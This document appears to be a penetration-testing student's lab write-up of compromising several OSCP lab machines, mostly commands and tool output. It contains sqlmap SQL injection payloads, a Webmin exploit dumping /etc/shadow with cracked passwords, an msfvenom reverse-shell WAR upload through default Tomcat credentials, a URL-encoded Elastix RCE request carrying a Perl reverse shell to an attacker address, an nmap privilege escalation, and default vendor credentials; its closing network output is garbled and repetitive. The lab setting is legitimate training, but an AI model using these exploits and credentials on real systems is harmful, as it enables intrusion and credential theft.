[18:14:09] [PAYLOAD] yeet' UNION ALL SELECT CHAR(113)+CHAR(107)+CHAR(107)+CHAR(98)+CHAR(113)+(CASE WHEN (ISJSON(NULL) IS NULL) THEN CHAR(49) ELSE CHAR(48) END)+CHAR(113)+CHAR(112)+CHAR(118)+CHAR(120)+CHAR(113),NULL-- kroN

[18:14:09] [DEBUG] got HTTP error code: 500 ('Internal Server Error')

[18:14:09] [DEBUG] performed 1 queries in 0.10 seconds

[18:14:09] [PAYLOAD] yeet' UNION ALL SELECT CHAR(113)+CHAR(107)+CHAR(107)+CHAR(98)+CHAR(113)+(CASE WHEN (CHARINDEX(CHAR(49)+CHAR(50)+CHAR(46)+CHAR(48)+CHAR(46),@@VERSION)>0) THEN CHAR(49) ELSE CHAR(48) END)+CHAR(113)+CHAR(112)+CHAR(118)+CHAR(120)+CHAR(113),NULL-- tUxt

[18:14:09] [DEBUG] turning off reflection removal mechanism (for optimization purposes)

[18:14:09] [DEBUG] performed 1 queries in 0.10 seconds

[18:14:09] [PAYLOAD] yeet' UNION ALL SELECT CHAR(113)+CHAR(107)+CHAR(107)+CHAR(98)+CHAR(113)+(CASE WHEN (CONCAT(NULL,NULL)=CONCAT(NULL,NULL)) THEN CHAR(49) ELSE CHAR(48) END)+CHAR(113)+CHAR(112)+CHAR(118)+CHAR(120)+CHAR(113),NULL-- rMLp

[18:14:09] [DEBUG] performed 1 queries in 0.09 seconds

[18:14:09] [INFO] the back-end DBMS is Microsoft SQL Server

back-end DBMS: Microsoft SQL Server 2012

[18:14:09] [WARNING] HTTP error codes detected during run:

500 (Internal Server Error) - 24 times

[18:14:09] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.11.1.128'

[18:14:09] [WARNING] you haven't updated sqlmap for more than 98 days!!!

[\*] ending @ 18:14:09 /2020-05-09/

## Pictures

```
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]
[16:06:22] [INFO] retrieved: 2
[16:06:25] [INFO] retrieved: nt authority\system
[16:07:50] [INFO] retrieved:
command standard output: 'nt authority\system'
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] a
[16:08:35] [INFO] retrieved: 2
[16:08:38] [INFO] retrieved: dj
[16:08:48] [INFO] retrieved:
command standard output: 'dj'
```

```
PS C:\users\administrator\Desktop> whoami; hostname; type proof.txt; ipconfig
nt authority\system
dj
3ea3bb71d63b5804fc65287cb26e9cc8

Windows IP Configuration

Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix  . :
  IPv4 Address. . . . . : 10.11.1.128
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.11.0.1

Tunnel adapter isatap.{67F37FF4-6E84-443B-A54D-3F4CB76A6B59}:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix  . :
```

## **10.11.1.141 FC4 rooted**

nmap showed that 22, 111, 10000 were all open.  
10000 was running a webserver with webmin.  
searchsploit webmin showed an arbitrary file disclosure.

```
webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure (PHP) | exploits/multiple/remote/1997.php  
webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure (Perl) | exploits/multiple/remote/2017.pl
```

using the php one I was able to dump /etc/passwd  
php -f 1997.php 10.11.1.141 10000 http /etc/passwd

I was also able to dump /etc/shadow

with /etc/shadow and /etc/passwd I was able to copy paste the output to files and run unshadow.

unshadow 141passwd 141shadow > 141hash

john --wordlist=/Yeet/Tools/Wordlists/rockyou.txt 141hash

I now have the creds

alice:loading1

bob:BUGZBUNNY

sshing in was a huge pain because I was getting the error

Unable to negotiate with 10.11.1.141 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1

the fix was to run

```
ssh -oKexAlgorithms=+diffie-hellman-group14-sha1 alice@10.11.1.141
```

By all reasonable thoughts, the machine should be vulnerable to a kernel exploit, but alas, it is not.

Fortunately, the webserver is running as root. (We know this because we were able to dump /etc/shadow and /root/proof.txt).

Often whatever file extension the webserver is running as (in this case CGI) will execute as that language (in this case .pl) if you LFI to a .cgi file.

```
php -f 1997.php 10.11.1.141 10000 http /tmp/3232.cgi  
rooted!
```

8aafac90ff1c985236b1593e84709fb0

## **enumeration**

OpenBSD? 2005?

Creds  
alice  
loading1  
bob  
BUGZBUNNY

ke from sh

/log.d/scripts/logwatch.pl

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.141 && nmap -sC -sV -Pn 10.11.1.141 && nmap -p- -Pn 10.11.1.141 && nmap -Pn -p- -sU 10.11.1.141  
ttl=63  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-15 11:15 EDT  
Nmap scan report for 10.11.1.141  
Host is up (0.067s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
111/tcp   open  rpcbind  
10000/tcp open  snet-sensor-mgmt  
  
Nmap done: 1 IP address (1 host up) scanned in 2.40 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-15 11:15 EDT  
Nmap scan report for 10.11.1.141  
Host is up (0.080s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 4.0 (protocol 2.0)  
| ssh-hostkey:  
|_ 1024 fe:cd:bb:f6:36:d4:59:62:92:b4:10:e4:75:04:43:54 (DSA)  
|_ 1024 9a:99:25:75:ac:04:e5:f9:f7:21:c6:f5:88:4f:12:6a (RSA)  
111/tcp   open  rpcbind 2 (RPC #100000)  
10000/tcp open  http     MiniServ 0.01 (Webmin httpd)  
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 39.52 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-15 11:15 EDT  
Nmap scan report for 10.11.1.141  
Host is up (0.063s latency).  
Not shown: 65532 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
111/tcp   open  rpcbind  
10000/tcp open  snet-sensor-mgmt  
  
Nmap done: 1 IP address (1 host up) scanned in 65.86 seconds  
You requested a scan type which requires root privileges.  
QUITTING!
```

## **shadow**

```
root:$1$236Vlq03$B7t0m/g9MRJmiR/ufF4jo0:16903:0:99999:7:::  
bin:*:13653:0:99999:7:::  
daemon:*:13653:0:99999:7:::  
adm:*:13653:0:99999:7:::  
lp:*:13653:0:99999:7:::  
sync:*:13653:0:99999:7:::  
shutdown:*:13653:0:99999:7:::  
halt:*:13653:0:99999:7:::  
mail:*:13653:0:99999:7:::  
news*:13653:0:99999:7:::  
uucp*:13653:0:99999:7:::  
operator*:13653:0:99999:7:::  
games*:13653:0:99999:7:::  
gopher*:13653:0:99999:7:::  
ftp*:13653:0:99999:7:::  
nobody*:13653:0:99999:7:::  
dbus:!!:13653:0:99999:7:::  
vcsa:!!:13653:0:99999:7:::  
rpm:!!:13653:0:99999:7:::  
haldaemon:!!:13653:0:99999:7:::  
pcap:!!:13653:0:99999:7:::  
nscd:!!:13653:0:99999:7:::  
named:!!:13653:0:99999:7:::  
netdump:!!:13653:0:99999:7:::  
sshd:!!:13653:0:99999:7:::  
rpc:!!:13653:0:99999:7:::  
mailnull:!!:13653:0:99999:7:::  
smmsp:!!:13653:0:99999:7:::  
rpcuser:!!:13653:0:99999:7:::  
nfsnobody:!!:13653:0:99999:7:::  
apache:!!:13653:0:99999:7:::  
squid:!!:13653:0:99999:7:::  
webalizer:!!:13653:0:99999:7:::  
xfs:!!:13653:0:99999:7:::  
ntp:!!:13653:0:99999:7:::  
mysql:!!:13653:0:99999:7:::  
bob:$1$Rrhb4Izg$Ee8/JYZjv.NimwyrSEL6R/:16903:0:99999:7:::  
alice:$1$BfWG661G$ye24xqRQEx.nq.bZTATwf.:16917:0:99999:7:::
```

## Pictures

```
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure (PHP) | exploits/multiple/remote/1997.php  
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure (Perl) | exploits/multiple/remote/2017.pl
```

```
# milw0rm.com [2006-07-09]squid@CoolHandKali:/Yeet/Machines/OSCP/141$ php -f 1997.php 10.11.1.141 10000 http /etc/shadow  
Attacking 10.11.1.141  
-----
```

```
root:$1$236Vlq03$B7t0m/g9MRJmiR/uff4jo0:16903:0:99999:7:::  
bin:*:13653:0:99999:7:::  
daemon:*:13653:0:99999:7...:
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/141$ ssh alice@10.11.1.141  
Unable to negotiate with 10.11.1.141 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1  
squid@CoolHandKali:/Yeet/Machines/OSCP/141$ sudo bash  
root@CoolHandKali:/Yeet/Machines/OSCP/141# nano /etc/ssh/sshd_config  
root@CoolHandKali:/Yeet/Machines/OSCP/141# exit  
exit  
squid@CoolHandKali:/Yeet/Machines/OSCP/141$ ssh -oKexAlgorithms=+diffie-hellman-group14-sha1 alice@10.11.1.141  
The authenticity of host '10.11.1.141 (10.11.1.141)' can't be established.  
RSA key fingerprint is SHA256:IK3Q6l0vykXwF5RFVf+supEHa79anH8+briZ9qJFbw.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.11.1.141' (RSA) to the list of known hosts.
```

```
[root@fc4 ~]# whoami && hostname && cat proof.txt && ifconfig  
root  
fc4.thinc.local  
8aafac90ff1c985236b1593e84709fb0  
eth0      Link encap:Ethernet HWaddr 00:50:56:9F:0F:8C  
          inet addr:10.11.1.141 Bcast:10.11.255.255 Mask:255.255.0.0  
          inet6 addr: fe80::250:56ff:fe9f:f8c/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
            RX packets:2877 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:1281 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:329166 (321.4 KiB) TX bytes:394018 (384.7 KiB)  
            Interrupt:10 Base address:0x2000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING MTU:16436 Metric:1  
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:0 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:0  
            RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
```

## **10.11.1.146 Susie rooted**

Nmap showed that ssh and smb were the only things happening.

nmap showed that machine was running samba 4.5

searchsploit for sama 4.5 showed a potential msf exploit.

```
squid@CooLHandKali:/Yeet/Machines/OSCP/146$ searchsploit samba 4.5
Exploit Title | Path
-----|-----
Samba 3.4.5 - Symlink Directory Traversal | (/usr/share/exploitdb/)
Samba 3.4.5 - Symlink Directory Traversal (Metasploit) | exploits/linux/remote/33599.txt
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipeName()' Arbitrary Module Load (Metasploit) | exploits/linux/remote/33598.rb
Samba 4.5.2 - Symlink Race Permits Opening Files Outside Share Directory | exploits/linux/remote/42084.rb
-----|-----
| exploits/multiple/remote/41740.txt
```

I found the smb\_shrare\_name from my smb enum script

```
msf5 exploit(linux/samba/is_known_pipeName) > options

Module options (exploit/linux/samba/is_known_pipeName):
Name      Current Setting  Required  Description
----      -----          -----      -----
RHOSTS    10.11.1.146     yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>
RPORT     445             yes        The SMB service port (TCP)
SMB_FOLDER                     no        The directory to use within the writeable SMB share
SMB_SHARE_NAME   SusieShare    no        The name of the SMB share containing a writeable directory

Payload options (cmd/unix/interact):
Name  Current Setting  Required  Description
----  -----          -----      -----
Exploit target:
Id  Name
--  --
0  Automatic (Interact)
```

ran it and rooted!

Note--

There was a ton of stuff on this machine to make it look like it may be running a windows share. rpcclient had me 99% convinced that the machine was windows. The SSH version was vulnerable to an exploit that would leak usernames. That is what convinced me 100% that is was ubuntu (or at least Linux).

78279a04f7020f4fb4599242fcfe70af

## **enumeration**

S-1-22-1-1000 Unix User\susie (Local User)

Windows 7<<nope def def linux

```
SUSIE      Wk Sv PrQ Unx NT SNT susie server (Samba, Ubuntu)
platform_id :      500
os version  :      6.1
server type : 0x809a03
```

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.146 && nmap -sC -sV -Pn 10.11.1.146 && nmap -p- -Pn 10.11.1.146 && nmap -Pn -p- -sU 10.11.1.146  
ttl=63  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-15 13:26 EDT  
Nmap scan report for 10.11.1.146  
Host is up (0.080s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
  
Nmap done: 1 IP address (1 host up) scanned in 7.77 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-15 13:27 EDT  
Nmap scan report for 10.11.1.146  
Host is up (0.079s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE  VERSION  
22/tcp    open  ssh      OpenSSH 7.4p1 Ubuntu 10 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|_ 2048 e3:73:a9:48:81:9d:90:bc:70:75:81:8a:3d:e8:95:6f (RSA)  
|_ 256 0e:76:22:d0:20:ca:1e:96:e9:7b:a5:9a:86:e7:f6:d4 (ECDSA)  
|_ 256 57:e1:e4:06:a3:79:6d:03:53:6c:d6:7b:67:ed:86:dc (ED25519)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 4.5.4-Ubuntu (workgroup: WORKGROUP)  
Service Info: Host: SUSIE; OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Host script results:  
|_clock-skew: mean: 1h16m56s, deviation: 2h18m35s, median: -3m04s  
| smb-os-discovery:  
|_| OS: Windows 6.1 (Samba 4.5.4-Ubuntu)  
|_| Computer name: \x00  
|_| NetBIOS computer name: SUSIE\x00  
|_| Workgroup: WORKGROUP\x00  
|_| System time: 2020-05-15T13:24:24-04:00  
| smb-security-mode:  
|_| account_used: guest  
|_| authentication_level: user  
|_| challenge_response: supported  
|_| message_signing: disabled (dangerous, but default)  
| smb2-security-mode:  
|_| 2.02:  
|_| Message signing enabled but not required  
| smb2-time:  
|_| date: 2020-05-15T17:24:22  
|_| start_date: N/A  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 58.98 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-15 13:28 EDT  
Nmap scan report for 10.11.1.146  
Host is up (0.065s latency).  
Not shown: 65532 filtered ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
  
Nmap done: 1 IP address (1 host up) scanned in 127.31 seconds  
You requested a scan type which requires root privileges.  
QUITTING!
```

## pictures

```
squid@CoolHandKali:/Yeet/Machines/OSCP/146/smb$ rpcclient -U '' 10.11.1.146
Enter WORKGROUP\'s password:
rpcclient $> netshareenum
netname: SusieShare
    remark: YOUR COMMENTS
    path:   C:\home\susie\susieshare
    password:
rpcclient $> enumdomusers
rpcclient $> arvinfo
command not found: arvinfo
rpcclient $> srvinfo
    SUSIE          Wk Sv PrQ Unx NT SNT susie server (Samba, Ubuntu)
    platform_id    :      500
    os version     :      6.1
    server type    : 0x809a03
rpcclient $> enumalsgroups builtin
rpcclient $> enumprivs
found 9 privileges

SeMachineAccountPrivilege           0:6 (0x0:0x6)
SeTakeOwnershipPrivilege           0:9 (0x0:0x9)
SeBackupPrivilege                  0:17 (0x0:0x11)
SeRestorePrivilege                 0:18 (0x0:0x12)
SeRemoteShutdownPrivilege          0:24 (0x0:0x18)
SePrintOperatorPrivilege           0:4097 (0x0:0x1001)
SeAddUsersPrivilege                0:4098 (0x0:0x1002)
SeDiskOperatorPrivilege            0:4099 (0x0:0x1003)
SeSecurityPrivilege                0:8 (0x0:0x8)
rpcclient $> █
```

```
whoami && hostname && cat proof.txt && ipconfig
root
susie.thinc.local
78279a04f7020f4fb4599242fcfe70af
/bin/sh: 7: ipconfig: not found
whoami && hostname && cat proof.txt && ip addr show
root
susie.thinc.local
78279a04f7020f4fb4599242fcfe70af
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:9f:d8:5f brd ff:ff:ff:ff:ff:ff
    inet 10.11.1.146/16 brd 10.11.255.255 scope global ens160
        valid_lft forever preferred_lft forever
        inet6 fe80::250:56ff:fe9f:d85f/64 scope link
            valid_lft forever preferred_lft forever
```

## **10.11.1.209 Kraken rooted**

nmap showed that 8080 was running apache tomcat.

Nikto showed me that /manager/html was using the default login tomcat:s3cret navigated there and logged in!

The tomcat web application manager allows you to upload .war file (compressed java)

msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=192.168.119.167 LPORT=443 -f war > 443.war

| <b>Applications</b> |                       |
|---------------------|-----------------------|
| <b>Path</b>         | <b>Version</b>        |
| /                   | <i>None specified</i> |
| /443                | <i>None specified</i> |
| /docs               | <i>None specified</i> |
| /examples           | <i>None specified</i> |
| /host-manager       | <i>None specified</i> |
| /manager            | <i>None specified</i> |

nc listener

clicked on the file I just uploaded...

rooted!

657dd1ac919a586169dd8bf519d3429f

## ***enumeration***

## **nmap**

```
echo -e e[5me[31me[1mttl=254e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.209 && nmap -sC -sV -Pn 10.11.1.209 && nmap -p- -Pn 10.11.1.209 && nmap -Pn -p- -sU 10.11.1.209  
ttl=254  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-15 15:05 EDT  
Nmap scan report for 10.11.1.209  
Host is up (0.064s latency).  
Not shown: 995 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
111/tcp   open  rpcbind  
515/tcp   open  printer  
8009/tcp  open  ajp13  
8080/tcp  open  http-proxy  
  
Nmap done: 1 IP address (1 host up) scanned in 29.52 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-15 15:06 EDT  
Nmap scan report for 10.11.1.209  
Host is up (0.065s latency).  
Not shown: 995 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.5 (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 a1:33:be:71:1a:0a:48:ef:82:90:e1:9c:f4:3e:ae:0c (RSA)  
|_ 256 91:d4:3c:25:ce:97:72:4b:55:3c:fe:d4:3b:23:c4:8e (ED25519)  
111/tcp   open  rpcbind 2-4 (RPC #100000)  
515/tcp   open  printer?  
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)  
| ajp-methods:  
|_ Supported methods: GET HEAD POST OPTIONS  
8080/tcp  open  http    Apache Tomcat 9.0.27  
|_http-favicon: Apache Tomcat  
|_http-title: Apache Tomcat/9.0.27  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 284.46 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-15 15:11 EDT
```

# nikto

```
nikto -host http://10.11.1.209:8080
- Nikto v2.1.6
-----
+ Target IP:      10.11.1.209
+ Target Hostname: 10.11.1.209
+ Target Port:    8080
+ Start Time:    2020-05-15 15:12:51 (GMT-4)
-----
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco
Community
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ OSVDB-3720: /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including other users.
+ Default account found for 'Tomcat Manager Application' at /manager/html (ID 'tomcat', PW 's3cret'). Apache Tomcat.
+ /host-manager/html: Default Tomcat Manager / Host Manager interface found
+ /manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /manager/status: Tomcat Server Status interface found (pass protected)
+ 8019 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:      2020-05-15 15:24:15 (GMT-4) (684 seconds)
```

## Pictures

```
hostname && whoami && cat proof.txt && /usr/sbin/ifconfig -a
kraken
root
657dd1ac919a586169dd8bf519d3429f
lo0: flags=2001000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv4,VIRTUAL> mtu 8232 index 1
    inet 127.0.0.1 netmask ff000000
net0: flags=100001000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4,PHYSRUNNING> mtu 1500 index 3
    inet 10.11.1.209 netmask ffff0000 broadcast 10.11.255.255
    ether 0:50:56:9f:24:66
lo0: flags=2002000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv6,VIRTUAL> mtu 8252 index 1
    inet6 ::1/128
net0: flags=120002004841<UP,RUNNING,MULTICAST,DHCP,IPv6,PHYSRUNNING> mtu 1500 index 3
    inet6 fe80::250:56ff:fe9f:2466/10
    ether 0:50:56:9f:24:66
```

## 10.11.1.217 Hotline rooted

Nmap showed that an assload of ports were open.

80 and 443 both led me to Elastix, which I worked on before during HTB Beep.

at the login page for Elastix I used the default login admin:admin... we are in!!

I was able to verify that the version was 2.2.0.

searchsploit showed me that there was a remote code execution exploit (which I now know you could (maybe) actually get without logging in).

| Exploit Title                                                 | Path                           |
|---------------------------------------------------------------|--------------------------------|
| Elastix - 'page' Cross-Site Scripting                         | exploits/php/webapps/38078.py  |
| Elastix - Multiple Cross-Site Scripting Vulnerabilities       | exploits/php/webapps/38544.txt |
| Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities | exploits/php/webapps/34942.txt |
| Elastix 2.2.0 - 'graph.php' Local File Inclusion              | exploits/php/webapps/37637.pl  |
| Elastix 2.x - Blind SQL Injection                             | exploits/php/webapps/36305.txt |
| Elastix < 2.5 - PHP Code Injection                            | exploits/php/webapps/38091.php |
| FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution        | exploits/php/webapps/18650.py  |

I was not able to get the 18650.py exploit to send due to some ssl error, so I had it just print the url it was going to navigate to (already URL encoded, with my ip , lport, and extension to call).

```
root@CoolHandKali:/Yeast/Machines/OSCP/217# python 18650.py
https://10.11.1.217/recordings/misc/callme_page.php?action=c&callmenu=1000@from-internal/n%0D%0AApplication:%20system%0D%0AData:%20perl%20-MIC%20-e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnnew%20I0%3a%3aSocket%3a%3aINET%28PeerAddr%2c%22192.168.119.167%3a443%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A
```

throw that in burp, send it, and catch it in nc

```
1 GET /recordings/misc/callme_page.php?action=c&callmenu=1000@from-internal/n%0D%0AApplication:%20system%0D%0AData:%20perl%20-MIC%20-e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnnew%20I0%3a%3aSocket%3a%3aINET%28PeerAddr%2c%22192.168.119.167%3a443%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A HTTP/1.1
2 Host: 10.11.1.217
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://10.11.1.217/index.php
8 Connection: close
9 Cookie: elastixSession=8notg69la9gsjsbu8d5p6dng60; JSESSIONID=d5r5b6obosm8; PHPSESSID=37h2nouef0vic2brjiikob1lp0
0 Upgrade-Insecure-Requests: 1
1

'>Click here to hang up.</a></td></tr></table><script language='javascript'>'The call has been answered.';</script><script language='javascript'>parent.document.getElementById('callbutton').disabled=true;</script><script language='javascript'>parent.document.getElementById('callbutton').disabled=false;</script>
```

```
sudo nmap --interactive
!sh
rooted!
```

Note, this exploit is dependent upon extension 1000 existing. it is the default test extension, so there is a good chance, but you may have to add an extension and point to that instead.

```
ffb5d84a211ae8398d6ae474f2242af3
```

## ***enumeration***

OpenBSD?

22 > OpenBSD  
25 > smtp, nothing special  
80 web  
110 > un enumerated  
111 > no login (rpcclient)  
443 web  
3306 > nothing special  
4445 > nothing special  
9090 web

80 > elastix  
admin:admin  
elastix 2.2

*nmap*

## web

PORt STATE SERVICE REASON VERSION  
9090/tcp open http syn-ack Jetty (Openfire chat server http admin) --> Openfire 3.5.1

```
squid@CoolHandKali:/Yeet/Machines/OSCP/217$ searchsploit openfire
```

Exploit Title

```
-----  
OpenFire 3.10.2 < 4.0.1 - Multiple Vulnerabilities  
Openfire 3.10.2 - Cross-Site Request Forgery  
Openfire 3.10.2 - Multiple Cross-Site Scripting Vulnerabilities  
Openfire 3.10.2 - Privilege Escalation  
Openfire 3.10.2 - Remote File Inclusion  
Openfire 3.10.2 - Unrestricted Arbitrary File Upload  
Openfire 3.5.2 - 'login.jsp' Cross-Site Scripting  
Openfire 3.6.2 - 'group-summary.jsp' Cross-Site Scripting  
Openfire 3.6.2 - 'log.jsp' Cross-Site Scripting  
Openfire 3.6.2 - 'log.jsp' Directory Traversal  
Openfire 3.6.2 - 'user-properties.jsp' Cross-Site Scripting  
Openfire 3.6.4 - Multiple Cross-Site Request Forgery Vulnerabilities  
Openfire 3.6.4 - Multiple Cross-Site Scripting Vulnerabilities  
Openfire 3.x - jabber:iq:auth 'passwd_change' Remote Password Change  
Openfire Server 3.6.0a - Admin Console Authentication Bypass (Metasploit)  
Openfire Server 3.6.0a - Authentication Bypass / SQL Injection / Cross-Site Scripting
```

## Pictures

admin  
admin

admin  
password

admin  
palosanto

admin  
mypassword (billing)

---

Aug 11, 2008

---

Hi,

Elastix: admin palosanto  
freePBX: admin admin  
FOP: admin eLaStIx.2oo7  
Calling Cards (A2Billing): admin mypassword  
MySQL mysql

---

```
ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
            broadcast 127.255.255.255
            link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
            inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                broadcast 127.255.255.255
                link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                    broadcast 127.255.255.255
                    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                        broadcast 127.255.255.255
                        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                        inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                            broadcast 127.255.255.255
                            link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                            inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                broadcast 127.255.255.255
                                link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                    broadcast 127.255.255.255
                                    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                        broadcast 127.255.255.255
                                        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                        inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                            broadcast 127.255.255.255
                                            link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                            inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                                broadcast 127.255.255.255
                                                link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                                inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                                    broadcast 127.255.255.255
                                                    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                                    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                                        broadcast 127.255.255.255
                                                        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                                        inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                                            broadcast 127.255.255.255
